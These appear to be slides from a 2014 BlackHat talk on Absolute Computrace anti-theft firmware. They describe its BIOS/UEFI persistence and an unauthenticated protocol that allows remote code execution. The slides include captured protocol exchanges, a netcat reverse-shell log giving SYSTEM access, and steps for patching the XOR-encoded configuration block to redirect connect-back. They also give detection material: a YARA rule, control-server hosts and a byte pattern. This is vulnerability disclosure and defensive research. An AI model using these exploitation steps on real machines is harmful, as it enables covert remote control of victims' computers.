



Absolute Backdoor Revisited

Vitaliy Kamlyuk, Kaspersky Lab
Sergey Belov, Kaspersky Lab
Anibal Sacco, Cubica Labs

BlackHat, Las Vegas
August, 2014

What is Computrace?

Computrace is an Anti-Theft software product developed by Absolute Software, which is embedded in BIOS PCI Optional ROM or UEFI Firmware, which can be activated on system boot and creates Windows service by dropping executable file on Windows filesystems.




Why is this research?

We have discovered that some of our private laptops were running Absolute Computrace without prior consent of legitimate owners.

Later we found a new computer on sale at a local retail shop which also had Computrace running on it.


We decided to investigate who, why and how has activated Computrace on these computers and if that created any security breach on our systems.



How does it work?

Computrace has 4 stages of operation:

1. BIOS/UEFI module locates FAT32/NTFS partition and injects code into Windows **Autochk.exe** native application.
2. Modified autochk.exe registers new system service for **rpcnetp.exe**.
3. rpcnetp.exe connects to control server to download additional executable components and a replacement for rpcnetp.exe which will be started as a service **rpcnet** each time system boots.



4. **rpcnet.exe** connects to control server each time system starts. If the service/file is removed, the procedure starts again from the beginning.

Remote Code Execution/Design Flaw

Computrace by design does remote code execution. The small rpcnetp.exe agent is easily exploitable as it doesn't implement any server authentication mechanism. Assuming that an attacker is able to control victim's network traffic (ARP poisoning, DNS hijacking, etc) it's possible to execute arbitrary code remotely. DEMO!

```
POST / HTTP/1.1
TagId: 0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;)
Host: search.namequery.com
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/6.0
Content-Type: image/jpeg
Content-Length: 17
Connection: Keep-Alive
TagId: 1342271559


~.....Gp.P...~
POST / HTTP/1.1
TagId: 1342271559
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;)
Host: search.namequery.com
Content-Length: 15
Connection: Keep-Alive
Cache-Control: no-cache

~Gp.P..p.V....~HTTP/1.1 200 OK
Server: Microsoft-IIS/6.0
Content-Type: image/jpeg
Content-Length: 17
Connection: Keep-Alive
TagId: 1342271559

~.....Gp.P...~
POST / HTTP/1.1
TagId: 1342271559
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;)
```

The protocol defines two primitives:

1. Read data from memory
2. Write data to memory



Remote Code Execution/Exploit

When Computrace agent connects to a control server it updates to a more secure main agent **rpcnet.exe**. The main agent implements security checks which prevent simple RCE. However, implementation has weakness and allows to easily override security settings which enables arbitrary code execution again. DEMO!

The screenshot shows the Windows Task Manager interface. The 'Process' list on the left includes System Idle Process, System, Interrupts, smss.exe, csrss.exe, winlogon.exe, services.exe, VBoxService.exe, svchost.exe, wmiprvse.exe, alg.exe, rpcnet.exe, IEXPLORE.EXE, cmd.exe, lsass.exe, explorer.exe, VBoxTray.exe, ctfmon.exe, mmc.exe, procexp.exe, and Far.exe. The 'svchost.exe:464 Properties' dialog box is open, showing the 'TCP/IP' tab. The 'Resolve addresses' checkbox is unchecked. A table below shows a single entry: f, Local Address: 192.168.11.101:1041, Remote Address: 192.168.11.1:4444, State: ESTABLISHED. The 'Thread stack at time port was opened' button is visible. The status bar at the bottom shows CPU Usage: 0.00%, Commit Charge: 16.14%, Processes: 25, and Physical Usage: 44.83%.

```
$ nc -l -p 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\system32>tasklist
tasklist

Image Name                PID Session Name  Session#    Mem Usage
=====
System Idle Process        0 Console           0           28 K
System                     4 Console           0          236 K
smss.exe                   520 Console           0           388 K
csrss.exe                  584 Console           0       1,272 K
winlogon.exe               608 Console           0       3,920 K
services.exe              652 Console           0       3,804 K
lsass.exe                  664 Console           0       5,372 K
VBoxService.exe           816 Console           0       3,208 K
svchost.exe                860 Console           0       4,396 K
svchost.exe               948 Console           0       3,816 K
svchost.exe              1040 Console           0      15,860 K
svchost.exe              1096 Console           0       2,664 K
svchost.exe              1208 Console           0       3,464 K
explorer.exe              1556 Console           0       2,548 K
VBoxTray.exe              1636 Console           0       2,940 K
ctfmon.exe                 1644 Console           0       2,804 K
alg.exe                    888 Console           0       3,220 K
mmc.exe                    1320 Console           0       1,112 K
procexp.exe                160 Console           0      10,576 K
wmiprvse.exe              244 Console           0       4,476 K
Far.exe                    1540 Console           0           588 K
rpcnet.exe                388 Console           0       2,224 K
cmd.exe                  1280 Console           0       2,316 K
tasklist.exe              1660 Console           0       3,900 K
wmiprvse.exe              696 Console           0       5,320 K

C:\WINDOWS\system32>
```


Communication explained

COMPUTRACISH:

1. c

2. s 7e ff ff ff ff 04 00 e5 de 00 70 08 96 e8 7e

3. c 7e e5 de 00 70 04 00 c0 fe 88 00 09 a9 f0 7e

4. s 7e ff ff ff ff 04 00 e5 de 00 70 19 94 f8 7e

5. c 7e e5 de 00 70 e5 de 00 70 84 00 c0 fe 88 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1a 0f 21 7e

6. s 7e c0 fe 88 00 0c 00 2a b7 be 7e

7. c 7e e5 de 00 70 e5 de 00 70 0c 00 02 00 a4 03 05
01 28 0a 00 f0 73 00 2b 45 16 7e

8. s 7e c8 fe 88 00 04 00 3b 8f a2 7e

9. c 7e e5 de 00 70 e5 de 00 70 04 00 00 f0 73 00 3c
45 8c 7e

ENGLISH:

Hi

Hello. My name is 0x7000dee5

Oh, 0x7000dee5, do you understand me? You can control me via 0x0088fec0

Hello. My name is 0x7000dee5

0x7000dee5, 0x7000dee5, haven't you just said it twice? I know what you mean! ;-)

Show me what you got in your control structure (0x0088fec0)

Sure thing, take it: 02 00 a4 03 05 01 28 0a 00 f0 73 00

Nice, nice. Can you show me what you have at 0x0088fec8 once again?

It's all yours: 0x0073f000

Communication explained

COMPUTRACISH:

```
10. s 7e cc fe 88 00 0c 00 07 00 00 00 0c 93 00 00 d4
fe 88 00 4c 45 40 7e

11. c 7e e5 de 00 70 e5 de 00 70 04 00 a4 3c 1b 00 4d
46 04 7e

12. s 7e ac 3c 1b 00 02 00 78 05 5d c7 e6 7e

13. c 7e e5 de 00 70 e5 de 00 70 04 00 02 00 a4 03 5e
67 f1 7e

14. s 7e d8 fe 88 00 04 00 ac 3c 1b 00 6e 93 68 7e

15. c 7e e5 de 00 70 e5 de 00 70 04 00 02 00 a4 03 6f
41 83 7e

16. s 7e 3a 42 1b 00 02 00 78 05 7f 5b 1f 7e

17. c 7e e5 de 00 70 e5 de 00 70 04 00 02 00 a4 03 78
23 55 7e
```

ENGLISH:

Ok, lets allocate 0x930c bytes of memory. Please put result of this operation here: 0x0088fed4

No troubles, man! Here is the location: 0x001b3ca4

How do you know I am a man? Anyway, let me teach you to read long messages. We will enlarge your buffer to process larger requests. This size should be enough: 0x0578

Yeah.. sorry, I didn't mean... Lets do that!

Good, then here is the new buffer address for input requests: 0x001b3cac.

Acknowledged.

Use same buffer size 0x0578 for output processing as well.

Of course! I do what you say.

Communication explained

COMPUTRACISH:

18. s 7e dc fe 88 00 04 00 08 7f 2f 7e
19. c 7e e5 de 00 70 e5 de 00 70 04 00 28 fd 88 00 09
03 c6 7e
20. s 7e 2c fd 88 00 04 00 19 9c 47 7e
21. c 7e e5 de 00 70 e5 de 00 70 04 00 e5 de 00 70 1a
05 66 7e
22. s 7e 3e 42 1b 00 04 00 e5 de 00 70 2a 09 5d 7e
23. c 7e e5 de 00 70 e5 de 00 70 04 00 02 00 a4 03 2b
49 c3 7e
24. s 7e 32 42 1b 00 04 00 e5 de 00 70 3b f8 84 7e
25. c 7e e5 de 00 70 e5 de 00 70 04 00 02 00 a4 03 3c
2b 15 7e
26. s 7e dc fe 88 00 04 00 3a 42 1b 00 4c cd 2f 7e
27. c 7e e5 de 00 70 e5 de 00 70 04 00 02 00 a4 03 4d
45 a3 7e

ENGLISH:

Remind your output processing structure address.

That's easy: 0x0088fd28

Time to check if you are lying. What's the SessionId of that output processing structure?

Well.. I guess you know, it's 0x7000dee5

Alright, you're doing good. Then use it in new output processing.

Absolutely! ^.^

Ok, new communication structure is ready at 0x001b423a

You are a magician! Now I can chat without any limits!.. I really appreciate what you do. It's amazing. I wanted to tell you one story abou[end of buffer]

Local attacks

- rpcnetp.exe (BIOS/UEFI dropped small agent) is the first component to **establish a connection** with control server
- Once connected, it exposes an interface that offers **full system access** to the control server
- Currently used as a way to deploy the second stage (rpcnet.exe) component
- Because of legitimate nature of this software, it is **whitelisted** by most anti-malware vendors
 - **Not digitally signed** (hash-based whitelisting is used instead)

Local attacks (O brother, where art thou?)

In order to obtain the Control Server address, rpcnetp.exe relies on a small data chunk called **Configuration Block**.

This data block is placed in many locations in a fully deployed Computrace environment:

- Windows Registry
- Inter-partition space
- **Embedded** in rpcnetp.exe

Local attacks - Configuration Block

The configuration block stores information like IP, port and URL of report, as well as expiration date and AT commands (The agent has modem reporting capabilities too).

It is **protected** by an encryption method consisting of a single 8bit XOR operation.

3C00h: 04 02 00 00 80 1E 04 01 00 40 00 1F 04 00 00 00ε.....θ.....	3C00h: B1 B7 B5 B5 35 AB B1 B4 B5 F5 B5 AA B1 B5 B5 B5	± µ5«±'µδµ±µµµ
3C10h: 00 10 0A F4 F4 85 F8 84 EC 85 85 85 85 1D 02 00	...δδ...ε...i.....	3C10h: B5 A5 BF 41 41 30 4D 31 59 30 30 30 30 A8 B7 B5	μ%ζΑΑΩΜ1Υ0000" µ
3C20h: 00 46 06 00 00 00 00 00 47 06 00 00 00 00 00	.F.....G.....	3C20h: B5 F3 B3 B5 B5 B5 B5 B5 B5 F2 B3 B5 B5 B5 B5 B5	μó²µµµµµδ²µµµµ
3C30h: 00 48 22 B5 E5 64 80 C4 A2 C6 D0 D4 C7 D6 DD 9B	.Η"µάδελκοεδόçóŸ>	3C30h: B5 FD 97 00 50 D1 35 71 17 73 65 61 72 63 68 2E	µŸ-.PŊ5q.search.
3C40h: DB D4 D8 D0 C4 C0 D0 C7 CC 9B D6 DA D8 B5 B5 B5	ύδδβλλβçì>δύθµµµ	3C40h: 6E 61 6D 65 71 75 65 72 79 2E 63 6F 6D 00 00 00	namequery.com...
3C50h: B5 B5 B5 B5 B5 0A 02 07 10 06 06 00 00 00 00	µµµµ.....	3C50h: 00 00 00 00 00 BF B7 B2 A5 B3 B3 B5 B5 B5 B5 B5ζ-^Ψ²²µµµµ
3C60h: 00 07 06 00 00 00 00 00 0F 06 B6 69 CE 05 05Πιí..	3C60h: B5 B2 B3 B5 B5 B5 B5 B5 B5 BA B3 03 DC 7B B0 B0	μ²²µµµµµ°².Ů(°°
3C70h: 96 08 06 19 99 08 08 12 12 0B 02 93 03 14 04 39	-...™....."....9	3C70h: 23 BD B3 AC 2C BD BD A7 A7 BE B7 26 B6 A1 B1 8C	#%²-,²%SS%·εΠ;±ε
3C80h: 00 80 00 20 04 00 00 00 00 15 04 00 00 00 19	.ε.	3C80h: B5 35 B5 95 B1 B5 B5 B5 B5 A0 B1 B5 B5 B5 B5 AC	µ5µ±µµµµ µµµµ~
3C90h: 1B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	3C90h: AE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5	@µµµµµµµµµµµµµµ
3CA0h: 00 00 00 00 00 00 00 00 00 00 00 1A 01 00 1B	3CA0h: B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 AF B4 B5 AE	µµµµµµµµµµµµµµ µ@
3CB0h: 06 00 00 00 00 00 2D 01 B8 2D 01 B8 55 02 00-...U..	3CB0h: B3 B5 B5 B5 B5 B5 B5 96 B4 0D 98 B4 0D E0 B7 B5	²µµµµµ"'. ".á µ
3CC0h: 00 33 01 B8 2B 04 F4 E1 F1 E1 28 03 00 00 00 01	.3. ,+.óáñá(.	3CC0h: B5 86 B4 0D 9E B1 41 54 44 54 9D B6 B5 B5 B5 B4	µτ' .¿±ATDT. Πµµµ'
3CD0h: 2C 01 33 01 B8 2B 04 F4 E1 F1 E1 28 03 00 00 00	,.3. ,+.óáñá(.	3CD0h: 99 B4 86 B4 0D 9E B1 41 54 44 54 9D B6 B5 B5 B5	™τ' .¿±ATDT. Πµµµ'
3CE0h: 01 1B 01 00 00 00 00 00 00 00 00 00 00 00 00	3CE0h: B4 AE B4 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5	'@'µµµµµµµµµµµµ
3CF0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	3CF0h: B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5	µµµµµµµµµµµµµµ

Note: Depending on the location of the block, the protection varies a bit. In the Windows registry it is protected by **two passes** of an **8bit XOR** :)

Local attacks - rpcnetp.exe modification

This schema could be **easily abused** as the small agent **blindly depends on the block content**.

At 2009 BH talk we released a tool to demonstrate **redirection** through **registry modification**. This would let an attacker to obtain a disguised connect back method.

The same approach can be applied to rpcnetp.exe. Really simple:

- Finding configuration block
- Decoding
- Patching
- Re-encoding

Additionally, a few nops can be added to force the **connect back**.

Local attacks - rpcnetp.exe modification

Not digitally signed binary + Whitelisted + Modification



Dangerous connect back mechanism

[DEMO]

How to detect Computrace?

Original Absolute Computrace can be detected in the process list. Check one of the names:

1. rpcnetp.exe
2. rpcnet.exe

However, if someone renamed it and used as a backdoor, it's recommended to scan HDD with the following Yara rule (download free yara tool here <http://plusvic.github.io/yara/>):

```
rule ComputraceAgent
{
  meta:
    description = "Absolute Computrace Agent Executable"
    thread_level = 3
    in_the_wild = true
  strings:
    $a = {D1 E0 F5 8B 4D 0C 83 D1 00 8B EC FF 33 83 C3 04}
    $mz = {4d 5a}
    $b1 = {72 70 63 6E 65 74 70 2E 65 78 65 00 72 70 63 6E 65 74 70 00}
    $b2 = {54 61 67 49 64 00}
  condition:
    ($mz at 0 ) and ($a or ($b1 and $b2))
}
```

How about network detection?

Original Absolute Computrace can be detected on the network by discovering a connection to one of the following hosts:


- 209.53.113.223
- search.namequery.com
- search2.namequery.com
- search64.namequery.com
- search.us.namequery.com
- bh.namequery.com
- namequery.nettrace.co.za
- m229.absolute.com or any m*.absolute.com

Another method may generically detect Computrace protocol by discovering the following binary data in HTTP server response:

```
7e ff ff ff ff 04 00 ?? ?? ?? ?? 08 ?? ?? 7e
```


Who activated Computrace?

First, our investigation showed that Computrace modules on our machines were first executed on the day when the computers were purchased at a retail shop. It indicates that it was preactivated by manufacturer.



Second, we have purchased a brand new laptop and found traces of Absolute modules in slack space of the hard drive. When we recovered files we found Absolute Certification Tool which presumably was used by the vendor to test Computrace. The tool does full cycle of activation, check and deactivation of the BIOS/UEFI dropper and fails at the last stage leaving the system with activated persistence.

We believe that persistence was erroneously activated due to the bug in this tool. We don't think this bug was introduced on purpose.



How to deactivate Computrace?

This is very vendor specific, but most common way - generate System Management Interrupt

```
asm volatile("outb %%al, %%dx" : "=a" (result) : "d"(port), "a"(magic), "b"(password));
```

- “port” - SMI I/O port number. Usually 0xB2, but can be varied.
- “magic” - SMI signature, vendor depended value in EAX (0x544241CA in our case)
- “password” - magic value in EBX used during activation procedure

Password hardcoded in Absolute Certification Tool is 0x12345678

“result” doesn’t specify current operation status so password brute force was not possible in our case. Lack of password verification means that the next call will reactivate agent with new password.

```
# dmidecode
```

```
Handle 0x0020, DMI type 11, 5 bytes
```

```
OEM Strings
```

```
String 1: volHKSB3UVm0R
```

```
String 2: N1bTA2-Di8CG0
```

```
String 3: 5nbewuF6GBX2S
```

Thank you!

Log of events:

02/03/2014: we sent a report about vulnerability in Computrace protocol design to Absolute Software.

03/12/2014: no reaction from Absolute Software. We published report.

03/13/2014: Absolute Software released an infosheet denying the breach and prior notification from us.

...

25/06/2014: we discovered and notified Absolute Software about second RCE vulnerability. Absolute Software confirmed receiving our analysis but denied existence of vulnerabilities.

Vitaly Kamluk, Principal Security Researcher, Kaspersky Lab

@vkamluk, Vitaly.Kamluk {could be at} kaspersky {dot} com

Sergey Belov, Principal Security Researcher, Kaspersky Lab

Sergey.Belov {definitely at} kaspersky {dot} com

Anibal Sacco, Security Researcher / Co-founder, Cubica Labs

@hannibals, asacco {could be at} cubicalabs {dot} com

